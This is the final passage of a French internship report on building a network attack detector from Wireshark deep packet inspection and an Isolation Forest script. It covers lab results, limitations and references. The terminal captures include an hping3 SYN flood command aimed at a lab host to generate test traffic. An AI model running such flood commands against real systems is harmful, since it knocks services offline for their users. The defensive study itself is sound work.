[+] Graphique → /home/kali/analyse_ia/rapport_ia.png  
[+] Rapport → /home/kali/analyse_ia/rapport_ia.txt  
[OK] Analyse terminée!  
[OK] Fichiers dans /home/kali/analyse_ia/  
(root@kali)-[/home/kali]  
#
```

Figure 17 Exécution du script IA 18 paquets analysés (trafic normal)




Figure 18 Graphiques IA analyse trafic normal (isolation forest)

```
(root@kali)-[/home/kali]
# cat /home/kali/analyse_ia/rapport_ia.txt

RAPPORT ANALYSE IA - ISOLATION FOREST
Date: 08/06/2026 11:11:31

Total paquets: 18
Normaux: 16
Anomalies: 2
Taux anomalie: 11.1%


Ports suspects:
  Port 0: 1 paquets
  Port 101: 1 paquets

(root@kali)-[/home/kali]
```

Figure 19 Rapport textuel IA - trafic normal

❖ Analyse pendant l'attaque SYN Flood

La deuxième exécution a été réalisée simultanément à une attaque SYN Flood générée par Hping3. Les résultats sont spectaculaires : sur 5 000 paquets capturés, l'algorithme a détecté 500 anomalies (10%) et classifié 4 500 comme normaux (90%). Le graphique des scores Isolation Forest montre une courbe bleue caractéristique : les scores plongent massivement sous le seuil de détection (ligne rouge pointillée), révélant le comportement anormal du flood. Le graphique des ports de destination confirme la signature de l'attaque : le port 80 reçoit plus de 3 500 paquets en quelques secondes.



```
kali@kali: ~  
Session Actions Éditer Vue Aide  
64 bytes from 192.168.56.101: icmp_seq=103 t  
64 bytes from 192.168.56.101: icmp_seq=104 t  
^C  
— 192.168.56.101 ping statistics —  
104 packets transmitted, 104 received, 0% pa  
12ms  
rtt min/avg/max/mdev = 0.225/2.474/108.380/1  
  
(kali@kali)-[~]  
$ sudo hping3 -S --flood -V -p 80 192.168.  
[sudo] Mot de passe de kali :  
using eth0, addr: 192.168.56.100, MTU: 1500  
HPING 192.168.56.101 (eth0 192.168.56.101):  
0 data bytes  
hping in flood mode, no replies will be show  
^C  
— 192.168.56.101 hping statistic —  
1023564 packets transmitted, 0 packets recei  
s  
round-trip min/avg/max = 0.0/0.0/0.0 ms  
  
(kali@kali)-[~]  
$ sudo hping3 -S --flood -V -p 80 192.168.  
using eth0, addr: 192.168.56.100, MTU: 1500  
HPING 192.168.56.101 (eth0 192.168.56.101):  
0 data bytes  
hping in flood mode, no replies will be show  
█  
  
kali@kali: ~  
Session Actions Éditer Vue Aide  
64 bytes from 192.168.56.101: icmp_seq=105  
64 bytes from 192.168.56.101: icmp_seq=106  
64 bytes from 192.168.56.101: icmp_seq=107  
64 bytes from 192.168.56.101: icmp_seq=108  
64 bytes from 192.168.56.101: icmp_seq=109  
64 bytes from 192.168.56.101: icmp_seq=110  
64 bytes from 192.168.56.101: icmp_seq=111  
64 bytes from 192.168.56.101: icmp_seq=112  
64 bytes from 192.168.56.101: icmp_seq=113  
64 bytes from 192.168.56.101: icmp_seq=114  
64 bytes from 192.168.56.101: icmp_seq=115  
64 bytes from 192.168.56.101: icmp_seq=116  
64 bytes from 192.168.56.101: icmp_seq=117  
64 bytes from 192.168.56.101: icmp_seq=118  
64 bytes from 192.168.56.101: icmp_seq=119  
64 bytes from 192.168.56.101: icmp_seq=120  
64 bytes from 192.168.56.101: icmp_seq=121  
64 bytes from 192.168.56.101: icmp_seq=122  
64 bytes from 192.168.56.101: icmp_seq=123  
64 bytes from 192.168.56.101: icmp_seq=124  
^C  
— 192.168.56.101 ping statistics —  
124 packets transmitted, 124 received, 0% p  
29ms  
rtt min/avg/max/mdev = 0.123/6.600/223.470/  
█  
  
(kali@kali)-[~]  
$ █  
  
root@kali: /home/kali  
Session Actions Éditer Vue Aide  
DETECTION D'ANOMALIES RESEAU - IA  
Isolation Forest + tcpdump  
  
[*] Capture sur eth0 pendant 40s ...  
[!] Aucun paquet. Verifiez la connexion.  
  
(root@kali)-[/home/kali]  
$ python3 /home/kali/analyse_ia/detection_i  
█  
  
DETECTION D'ANOMALIES RESEAU - IA  
Isolation Forest + tcpdump  
  
[*] Capture sur eth0 pendant 40s ...  
[+] 5000 paquets captures → /home/kali/analy  
[*] Isolation Forest en cours ...  
[+] Graphique → /home/kali/analyse_ia/rapport  
[+] Rapport → /home/kali/analyse_ia/rapport_  
  
[OK] Analyse terminee!  
[OK] Fichiers dans /home/kali/analyse_ia/  
  
(root@kali)-[/home/kali]  
$ █
```

Figure 20 Exécution du script IA pendant l'attaque SYN Flood (5000 paquets)




Figure 21 Graphiques IA analyse pendant SYN Flood (500 anomalies)

```
(root@kali)-[/home/kali]
# cat /home/kali/analyse_ia/rapport_ia.txt

=====
RAPPORT ANALYSE IA - ISOLATION FOREST
Date: 08/06/2026 12:23:41
=====

Total paquets: 5000
Normaux: 4500
Anomalies: 500
Taux anomalie: 10.0%

Ports suspects:
Port 80: 134 paquets
Port 6329: 1 paquets
Port 6330: 1 paquets
Port 6331: 1 paquets
Port 6332: 1 paquets
Port 6333: 1 paquets
Port 6334: 1 paquets
Port 6335: 1 paquets
Port 6336: 1 paquets
Port 6337: 1 paquets
Port 6338: 1 paquets
Port 6339: 1 paquets
Port 6340: 1 paquets
```

Figure 22 Rapport textuel IA pendant SYN Flood

❖ Résultats comparatifs DPI + IA

Scénario	Paquets analysés	Normaux	Anomalies	Taux
Trafic ICMP normal	18	16 (88.9%)	2 (11.1%)	11.1 %
Pendant Flood SYN	5000	4 500 (90%)	500 (10%)	10.0 %

Tableau 10: Résultat comparatif DPI + IA

Ces résultats confirment la complémentarité des deux approches. Le DPI identifie précisément le type d'attaque grâce aux signatures connues (flags TCP, ports, volumétrie). L'IA détecte automatiquement les anomalies comportementales sans connaissance préalable de l'attaque. Ensemble, ils forment un système de détection plus robuste que chacun seul.

❖ Les limites identifiées

Notre approche a ses limites, qu'il faut nommer clairement. Le trafic chiffré (HTTPS, TLS, VPN) est opaque au DPI — on peut voir qu'il existe mais pas ce qu'il contient. Sur 18 ou 5 000 paquets, l'Isolation Forest fonctionne bien, mais sur un réseau de production avec des millions de paquets par heure, les performances doivent être réévaluées. Les filtres DPI et le script IA ont été développés pour des attaques connues : une attaque zero-day entièrement nouvelle pourrait générer un profil de trafic que nos outils ne reconnaissent pas. Enfin, Wireshark nécessite une surveillance humaine permanente — il ne génère pas d'alertes automatiques.

❖ Perspectives d'amélioration

Les perspectives sont nombreuses et stimulantes. L'intégration d'un IDS comme Snort ou Suricata permettrait d'automatiser les alertes en temps réel. Un SIEM corrèlerait les événements de multiples sources pour une vision globale. L'approche hybride DPI + IA que nous proposons est précisément la tendance de fond en cybersécurité défensive : des solutions comme Darktrace ou Vectra AI fonctionnent sur ce principe, mais à une échelle industrielle. Notre travail démontre qu'on peut en reproduire les fondements avec des outils entièrement gratuits.

V. Conclusion

Ce chapitre a démontré, étape par étape et résultats à l'appui, la faisabilité et l'efficacité d'un système hybride DPI + IA pour la détection d'attaques réseau. De la configuration du laboratoire à l'analyse de 5 000 paquets par Isolation Forest, chaque phase a apporté des résultats concrets et interprétables. La valeur de ce travail ne réside pas seulement dans les chiffres — 100% de détection, 500 anomalies identifiées — mais dans la démonstration que cette approche est accessible, reproductible et applicable dans des environnements à ressources limitées.

CONCLUSION GENERALE

Au moment de clore ce rapport, il convient de poser un regard critique sur ces trois mois d'un travail particulièrement intense. En franchissant les portes de SOFTDEMY, nos ambitions étaient claires : nous confronter directement à la réalité de la sécurité réseau. Découvrir une infrastructure fonctionnant sans aucune surveillance du trafic a été un déclic, confirmant que la cybersécurité n'est plus un luxe réservé aux multinationales. Cette conviction a guidé nos choix techniques vers une solution 100 % open source, reproductible et accessible aux structures à ressources limitées.

Sur le plan technique, le bilan s'avère extrêmement encourageant et répond à notre problématique de départ. Notre module DPI, adossé à Wireshark, a réalisé un sans-faute en repérant la totalité des trois attaques simulées sans générer de faux positifs. En complément, le script d'IA basé sur l'algorithme Isolation Forest a traité des sessions de 5 000 paquets, isolant 500 anomalies nettes durant le SYN Flood et 2 comportements suspects dans le trafic normal. Cette synergie prouve l'efficacité du couplage entre la précision du DPI pour les signatures connues et la flexibilité de l'IA face aux déviations comportementales.

Évidemment, cette architecture se heurte à des limites concrètes, notamment la gestion du trafic chiffré, l'absence d'alertes automatisées en temps réel et la scalabilité. Ces obstacles tracent les perspectives de nos travaux : à court terme, l'intégration d'un IDS comme Suricata et d'un SIEM pour centraliser les événements, et à plus long terme, l'entraînement du modèle d'IA sur des datasets d'attaques plus variés.

Sur le plan personnel, ce stage a été une véritable passerelle. Arrivés avec un bagage théorique, nous repartons avec une culture terrain, la maîtrise d'outils professionnels et une rigueur méthodologique éprouvée. Cette expérience confirme notre vocation à nous investir durablement dans la cybersécurité en Afrique centrale, un secteur en plein essor où les besoins en expertise locale sont immenses.

BIBLIOGRAPHIE/ REFERENCES

1.Ouvrages

TANENBAUM, A. S. & WETHERALL, D. J. (2011). Computer Networks, 5e édition. Prentice Hall. ISBN : 978-0-13-212695-3.

STALLINGS, W. (2017). Network Security Essentials: Applications and Standards, 6e édition. Pearson. ISBN : 978-0-13-452733-5.

ENGBRETSON, P. (2013). The Basics of Hacking and Penetration Testing, 2e édition. Syngress/Elsevier. ISBN : 978-0-12-411644-3.

MCNAB, C. (2016). Network Security Assessment: Know Your Network, 3e édition. O'Reilly Media.

2.Notes de cours

M.TEKA (2025). Cours de Sécurité des Réseaux. UAC-PIST

M.TEKA (2025). Cours d'Administration Réseau. UAC-PIST

M.TEKA (2025). Cours de Protocoles Réseau. UAC-PIST

3.Ressources en ligne

WIRESHARK FOUNDATION (2024). **Wireshark User's Guide, v4.6.** [En ligne].

Disponible sur : <https://www.wireshark.org/docs/> [Consulté en mars 2025].

NMAP.ORG (2024). **Nmap Reference Guide.** [En ligne].

Disponible sur : <https://nmap.org/book/man.html> [Consulté en mars 2025].

RAPID7 (2024). **Metasploitable 2 – Exploitability Guide.** [En ligne].

Disponible sur : <https://docs.rapid7.com/metasploit/metasploitable-2/> [Consulté en février 2025].

NATIONAL VULNERABILITY DATABASE (2011). **CVE-2011-2523 – vsftpd 2.3.4 Backdoor.** [En ligne].

Disponible sur : <https://nvd.nist.gov/vuln/detail/CVE-2011-2523> [Consulté en avril 2025].

ANSSI (2023). **Panorama de la cybermenace 2023.** [En ligne].

Disponible sur : <https://www.ssi.gouv.fr> [Consulté en janvier 2025].

CYBERSECURITY VENTURES (2023). **Cybercrime Report 2023.** [En ligne].

Disponible sur : <https://cybersecurityventures.com> [Consulté en janvier 2025].

SANS INSTITUTE (2023). **Understanding Deep Packet Inspection. SANS Reading Room.** [En ligne].

Disponible sur : <https://www.sans.org/reading-room/> [Consulté en février 2025].

TABLE DES MATIERES

DEDICACES.....	i
REMERCIEMENTS	ii
RESUME	iii
ABSTRACT	iv
SOMMAIRE	v
LISTE DES FIGURES.....	vi
LISTE DES TABLEAUX	vii
GLOSSAIRE	viii
INTRODUCTION GENERALE	1
CHAPITRE 1 : PRESENTATION DE L'ENTREPRISE.....	3
I-Introduction	3
II-Présentation de l'organisation	3
III-CADRE DU STAGE	6
IV-Conclusion du chapitre	8
CHAPITRE II : GÉNÉRALITÉS CONCEPTUELLES	9
I. Introduction.....	9
II. Les réseaux informatiques.....	9
III. Les principes fondamentaux de la cybersécurité	11
IV- Les méthodes d'analyse de paquets réseau	13
V. Le fonctionnement concret du DPI avec Wireshark	15
VI. L'Intelligence Artificielle appliquée à la cybersécurité.....	15
VII. Conclusion du chapitre.....	16
CHAPITRE III : ÉTUDE ET ANALYSE DE L'EXISTANT.....	17
I. Introduction.....	17
II. Architecture du réseau existant de SOFTDEMY	17
III. Inventaire des équipements réseau	18
IV. Protocoles et services en usage	19
V. Analyse des forces et faiblesses	Error! Bookmark not defined.
VI. Choix du sujet.....	Error! Bookmark not defined.
CHAPITRE IV : DÉFINITION ET ENJEUX DU PROJET	Error! Bookmark not defined.
I. Introduction.....	Error! Bookmark not defined.
II. Intitulé du projet	Error! Bookmark not defined.
III. Contexte et définition	Error! Bookmark not defined.
IV. Objectifs	Error! Bookmark not defined.

V. Périmètre du projet.....	Error! Bookmark not defined.
VI. Description fonctionnelle des besoins	Error! Bookmark not defined.
VII. Les ressources	Error! Bookmark not defined.
VIII. Déroulement du projet	Error! Bookmark not defined.
IX. Contraintes du projet	Error! Bookmark not defined.
X. Planification et Ordonnancement	Error! Bookmark not defined.
XI. Conclusion du chapitre	Error! Bookmark not defined.
CHAPITRE V : MISE EN ŒUVRE ET IMPLÉMENTATION DE LA SOLUTION	23
I. Introduction.....	31
II. Architecture et environnement d'implémentation.....	31
III. Phase 1 Analyse DPI avec Wireshark.....	32
IV. Phase 2 — Module d'analyse IA avec Isolation Forest.....	37
V. Conclusion du chapitre.....	43
CONCLUSION GENERALE	44
BIBLIOGRAPHIE/ REFERENCES.....	45
TABLE DES MATIERES	46